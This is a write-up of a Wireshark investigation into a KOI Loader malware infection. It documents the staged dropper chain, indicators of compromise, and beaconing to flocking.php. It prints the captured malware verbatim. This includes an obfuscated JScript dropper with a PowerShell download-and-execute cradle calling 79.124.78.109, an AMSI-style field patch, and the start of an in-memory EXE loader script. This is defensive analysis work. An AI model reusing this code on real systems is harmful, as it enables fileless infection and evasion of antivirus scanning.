Wireshark Scan #2

🕵️ Case Title: Wireshark Investigation – KOI Loader

Date: July 17, 2025

Session Length: ~3 hours

Analyst: Jinay ***[a.k.a. Jynx]***

🧠 Objective

Investigate a packet capture from a suspected KOI Loader malware infection. Track infection vectors, payloads, and potential data exfiltration routes.

🧾 Metadata

Item	Detail
Case Name	KOI Loader Wireshark Investigation
PCAP	***koi_loader_infection.pcap***
Tool	Wireshark v4.x
Date	July 18, 2025


🔎Filters & Findings

- `tcp.stream eq 0` → Found Artifact #1
- `tcp.stream eq 1` → Found second third and fourth stages of malware dropper chain.
- `tcp.stream eq 2` → Data exfiltration traffic.
- `tcp.stream eq 2` → Malware Sophistication and Process Hollowing.

📜Extracted Artifacts *[Staged Malware Chain Analysis]*

▼ 🔓Artifact #1

File	Type	Observations	TCP [Port]	IP
malware-sample.pcapng	File less malware delivery via PowerShell.	User-Agent string contains `WindowsPowerShell`, indicating **non-browser automated access**. **Transfer-Encoding: chunked** suggests streamed delivery, often used to evade simple AV signatures. Downloads & executes remote PowerShell scripts via `Invoke-WebRequest` and `IEX`.	51182	`ip.addr = 79.124.78.109`




```
GET /wp-includes/neocolonialXAW.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.26100.2161
Host: 79.124.78.109
Connection: Keep-Alive


HTTP/1.1 200 OK
Server: nginx
Date: Thu, 23 Jan 2025 21:36:24 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

4fb
var f1="Scr",f2="ing.Fi",f3="stemOb"
var fso = new ActiveXObject(f1+"ipt"+f2+"leSy"+f3+"ject")
var w1="WSc",w2="riPt",w4="eLl"
var wsh=w1+w2+".sH"+w4
var bbj=new ActiveXObject(wsh)
var fldr=GetObject("winmgmts:root\\cimv2:Win32_Processor='cpu0'").AddressWidth==64?"SysWOW64":"System32"
var rd=bbj.ExpandEnvironmentStrings("%SYSTEMROOT%")+"\\"+fldr+"\\WindowsPowerShell\\v1.0\\powershell.exe"
var agn='r'+bbj.RegRead('HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Cryptography\\MachineGuid')+'r.js'
if (WScript.ScriptName != agn) {
          var fs5="yFi"
          try {
          fso["Cop"+fs5+"le"](WScript.ScriptFullName, bbj.ExpandEnvironmentStrings("%programdata%")+"\\"+agn)
          } catch (e) {}
}
var mtx_name="7zTJRTNUX3VD"
var mtx_file = bbj.ExpandEnvironmentStrings("%t"+"emp%")+"\\"+mtx_name
var fs1="leteFi"
var fs2="leExis"
try {
          fso["De"+fs1+"le"](mtx_file)
} catch (e) {}
if (!fso["Fi"+fs2+"ts"](mtx_file))
{
          bbj.Run(rd+" -command \"$l1 = 'http://79.124.78.109/wp-includes/phyllopodan7V7GD.php'; $l2 = 'http://79.124.78.109/wp-in
cludes/barasinghaby.ps1'; $a=[Ref].Assembly.GetTypes();Foreach($b in $a) {if ($b.Name -like '*siU*s') {$c=$b}}; $env:paths = '" + mt
x_name + "'; IEX(Invoke-WebRequest -UseBasicParsing $l1); IEX(Invoke-WebRequest -UseBasicParsing $l2)\"", 0)
}
0
```

🔒Indicators of Compromise (IOC)


Type	IOC
IP Address	**79.124.78.109**
Domain	***/wp-includes/neocolonialXAW.php***
Filename	`r<MachineGUID>r.js` [dynamically created with `WScript.ScriptName`]


PowerShell Payload URLs	`http://79.124.78.109/wp-includes/phyllopodan7V7GD.php`
	
	`http://79.124.78.109/wp-includes/barasinghaby.ps1`

Behavior	PowerShell download cradle using `Invoke-WebRequest` + obfuscated script using `ActiveXObject` , `RegRead` , file copy, and deletion.

▼ 🔒Artifact #2

File	Type	Observations	TCP [Port]	IP
phyllopodan7V7GD.php	Returns a PowerShell obfuscated blob.	sends back a small PowerShell snippet: `powershellCopy code$vl1 = ("yyWubZ...EC9F" -match "iTqmHcYttKZ7") $v2=$c.GetFields("NonPublic,Static") Foreach($v3 in $v2) {if ($v3.Name -like "*am*ed") {$v3.SetValue($null, $vl1)}`	1514	`ip.addr = 79.124.78.109`






🔒 Indicators of Compromise (IOC)

Type	IOC
IP Address	**79.124.78.109**
Domain	***/wp-includes/phyllopodan7V7GD.php***
Filename	`phyllopodan7V7GD.php`
PowerShell Snippet [What It Means]	`$vl1` : This is junk obfuscated data — the string is crafted to contain hidden info (possibly a trigger or obfuscation residue). `$c.GetFields(...)` : `$c` was likely defined in a previous script as a `.NET type` (maybe one with elevated privileges or dangerous properties). `.SetValue(...)` : It tries to inject/assign values into system memory — possibly setting up for **reflective memory injection** or **configuration corruption**.
Behavior	This is a **setup/priming stage**. It modifies the runtime environment in preparation for the next payload.

▼ 🔒 Artifact #3


File	Type	Observations	TCP [Port]	IP
barasinghaby.ps1	Main attack payload	Function: `GDT` :Creates a **dynamic .NET assembly**, dynamically defining a **delegate type** — this is a method of crafting *executable code in memory*, bypassing disk forensics. Function: `GPA` :Wraps access to Windows API functions like `GetProcAddress` , `GetModuleHandle` . This is a **low-level memory exploit** — typically used to inject	1514	`ip.addr = 79.124.78.109`

File	Type	Observations	TCP [Port]	IP
		and execute shellcode by getting function pointers directly from memory.		



tcp.stream eq 1

No.	Time	Source	Destination	Protocol	Length	Info
44	4.472886	79.124.78.109	10.1.23.101	TCP	1418	80 → 51183 [PSH, ACK] Seq=28561 Ack=516 Win=6424
45	4.473060	10.1.23.101	79.124.78.109	TCP	54	51183 → 80 [ACK] Seq=516 Ack=29925 Win=65535 Len
46	4.473142	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=29925 Ack=516 Win=64240 Len
47	4.473151	79.124.78.109	10.1.23.101	TCP	1322	80 → 51183 [PSH, ACK] Seq=31385 Ack=516 Win=6424
48	4.473299	10.1.23.101	79.124.78.109	TCP	54	51183 → 80 [ACK] Seq=516 Ack=32653 Win=65535 Len
49	4.475481	79.124.78.109	10.1.23.101	TCP	1418	80 → 51183 [PSH, ACK] Seq=32653 Ack=516 Win=6424
50	4.475786	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=34017 Ack=516 Win=64240 Len
51	4.475792	79.124.78.109	10.1.23.101	TCP	1322	80 → 51183 [PSH, ACK] Seq=35477 Ack=516 Win=6424
52	4.475869	10.1.23.101	79.124.78.109	TCP	54	51183 → 80 [ACK] Seq=516 Ack=36745 Win=65535 Len
53	4.475979	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=36745 Ack=516 Win=64240 Len
54	4.475986	79.124.78.109	10.1.23.101	TCP	1322	80 → 51183 [PSH, ACK] Seq=38205 Ack=516 Win=6424
55	4.476128	10.1.23.101	79.124.78.109	TCP	54	51183 → 80 [ACK] Seq=516 Ack=39473 Win=65535 Len
56	4.478237	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=39473 Ack=516 Win=64240 Len
57	4.478244	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=40933 Ack=516 Win=64240 Len
58	4.478251	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=42393 Ack=516 Win=64240 Len
59	4.478257	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=43853 Ack=516 Win=64240 Len
60	4.478261	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=45313 Ack=516 Win=64240 Len
61	4.478267	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=46773 Ack=516 Win=64240 Len
62	4.478272	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=48233 Ack=516 Win=64240 Len
63	4.478277	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=49693 Ack=516 Win=64240 Len
64	4.478283	79.124.78.109	10.1.23.101	TCP	650	80 → 51183 [PSH, ACK] Seq=51153 Ack=516 Win=6424
65	4.478342	10.1.23.101	79.124.78.109	TCP	54	51183 → 80 [ACK] Seq=516 Ack=48233 Win=65535 Len
66	4.478439	10.1.23.101	79.124.78.109	TCP	54	51183 → 80 [ACK] Seq=516 Ack=51749 Win=65535 Len
67	4.481827	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=51749 Ack=516 Win=64240 Len
68	4.481833	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=53209 Ack=516 Win=64240 Len
69	4.481839	79.124.78.109	10.1.23.101	TCP	1226	80 → 51183 [PSH, ACK] Seq=54669 Ack=516 Win=6424
70	4.481924	10.1.23.101	79.124.78.109	TCP	54	51183 → 80 [ACK] Seq=516 Ack=55841 Win=65535 Len
71	4.482307	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=55841 Ack=516 Win=64240 Len
72	4.482312	79.124.78.109	10.1.23.101	TCP	1322	80 → 51183 [PSH, ACK] Seq=57301 Ack=516 Win=6424
73	4.482332	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=58569 Ack=516 Win=64240 Len
74	4.482337	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=60029 Ack=516 Win=64240 Len
75	4.482342	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=61489 Ack=516 Win=64240 Len
76	4.482348	79.124.78.109	10.1.23.101	TCP	1130	80 → 51183 [PSH, ACK] Seq=62949 Ack=516 Win=6424
77	4.482431	10.1.23.101	79.124.78.109	TCP	54	51183 → 80 [ACK] Seq=516 Ack=64025 Win=65535 Len
78	4.484510	79.124.78.109	10.1.23.101	TCP	1418	80 → 51183 [PSH, ACK] Seq=64025 Ack=516 Win=6424
79	4.484598	10.1.23.101	79.124.78.109	TCP	54	51183 → 80 [ACK] Seq=516 Ack=65389 Win=64171 Len
80	4.647726	79.124.78.109	10.1.23.101	TCP	1514	80 → 51183 [ACK] Seq=65389 Ack=516 Win=64240 Len




```
GET /wp-includes/barasinghaby.ps1 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.26100.2161
Host: 79.124.78.109


HTTP/1.1 200 OK
Server: nginx
Date: Thu, 23 Jan 2025 21:36:27 GMT
Content-Type: application/octet-stream
Content-Length: 7345
Last-Modified: Thu, 24 Oct 2024 12:40:52 GMT
Connection: keep-alive
ETag: "671a4054-1cb1"
Accept-Ranges: bytes

[Byte[]]$image = (IWR -UseBasicParsing 'http://79.124.78.109/wp-includes/guestwiseYtHA.exe').Content;

function GDT
{
    Param
    (
        [OutputType([Type])]

        [Parameter( Position = 0)]
        [Type[]]
        $Parameters = (New-Object Type[](0)),

        [Parameter( Position = 1 )]
        [Type]
        $ReturnType = [Void]
    )

    $DA = New-Object System.Reflection.AssemblyName('RD')
    $AB = [AppDomain]::CurrentDomain.DefineDynamicAssembly($DA, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
    $MB = $AB.DefineDynamicModule('IMM', $false)
    $TB = $MB.DefineType('MDT', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $CB = $TB.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $Parameters)
    $CB.SetImplementationFlags('Runtime, Managed')
    $MB = $TB.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $ReturnType, $Parameters)
    $MB.SetImplementationFlags('Runtime, Managed')
```


🔒 Indicators of Compromise (IOC)

Type	IOC
IP Address	**79.124.78.109**
Domain	***/wp-includes/barasinghaby.ps1***
Filename	barasinghaby.ps1
PowerShell Payload URLs	http://79.124.78.109/wp-includes/barasinghaby.ps1
Behavior	**Downloads a binary payload (EXE)** and stores it in memory as a byte array.

▼ 🔒Artifact #4

File	Type	Observations	TCP [Port]	IP
guestwiseYtHA.exe	Fetched EXE payload	Final binary malware — possibly ransomware or RAT	1514	ip.addr = 79.124.78.109






🔒 Indicators of Compromise (IOC)

Type	IOC
IP Address	**79.124.78.109**
Domain	***/wp-includes/guestwiseYtHA.exe***
Filename	`guestwiseYtHA.exe`
Behavior	It is the downloaded binary payload (.exe) that executes the binary instructions stored in the memory as a byte array without creating a file, to avoid disk forensic frisking.


▼ 🔓Artifact #5

File	Type	Observations	TCP [Port]	IP
flocking.php	Malware beaconing and exfiltrating system identifiers or data	**command-and-control (C2)** or **data exfiltration traffic**. The malware sends encoded data or system identifiers back to the attacker-controlled server at IP `79.124.78.109`, specifically to `flocking.php`.	51184	`ip.addr = 79.124.78.109`



tcp.stream eq 2

No.	Time	Source	Destination	Protocol	Length	Info
205	5.757805	10.1.23.101	79.124.78.109	HTTP	418	POST /flocking.php HTTP/1.1
207	6.382796	79.124.78.109	10.1.23.101	HTTP	222	HTTP/1.1 200 OK
209	6.384620	10.1.23.101	79.124.78.109	HTTP	418	POST /flocking.php HTTP/1.1
211	6.963118	79.124.78.109	10.1.23.101	HTTP	222	HTTP/1.1 200 OK
213	6.999116	10.1.23.101	79.124.78.109	HTTP	364	POST /flocking.php HTTP/1.1
215	7.588317	79.124.78.109	10.1.23.101	HTTP	222	HTTP/1.1 200 OK
202	5.554148	10.1.23.101	79.124.78.109	TCP	66	51184 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256
203	5.757292	79.124.78.109	10.1.23.101	TCP	58	80 → 51184 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1
204	5.757551	10.1.23.101	79.124.78.109	TCP	54	51184 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
206	5.757914	79.124.78.109	10.1.23.101	TCP	54	80 → 51184 [ACK] Seq=1 Ack=365 Win=64240 Len=0
208	6.382964	10.1.23.101	79.124.78.109	TCP	54	51184 → 80 [ACK] Seq=365 Ack=169 Win=65535 Len=0
210	6.384680	79.124.78.109	10.1.23.101	TCP	54	80 → 51184 [ACK] Seq=169 Ack=729 Win=64240 Len=0
212	6.964603	10.1.23.101	79.124.78.109	TCP	54	51184 → 80 [ACK] Seq=729 Ack=337 Win=65535 Len=0
214	6.999237	79.124.78.109	10.1.23.101	TCP	54	80 → 51184 [ACK] Seq=337 Ack=1039 Win=64240 Len=0
216	7.588661	10.1.23.101	79.124.78.109	TCP	54	51184 → 80 [ACK] Seq=1039 Ack=505 Win=65535 Len=0
3092	72.591415	79.124.78.109	10.1.23.101	TCP	54	80 → 51184 [FIN, PSH, ACK] Seq=505 Ack=1039 Win=64240 L
3093	72.591676	10.1.23.101	79.124.78.109	TCP	54	51184 → 80 [ACK] Seq=1039 Ack=506 Win=65535 Len=0
3094	80.603659	10.1.23.101	79.124.78.109	TCP	54	51184 → 80 [FIN, ACK] Seq=1039 Ack=506 Win=65535 Len=0
3095	80.603779	79.124.78.109	10.1.23.101	TCP	54	80 → 51184 [ACK] Seq=506 Ack=1040 Win=64239 Len=0



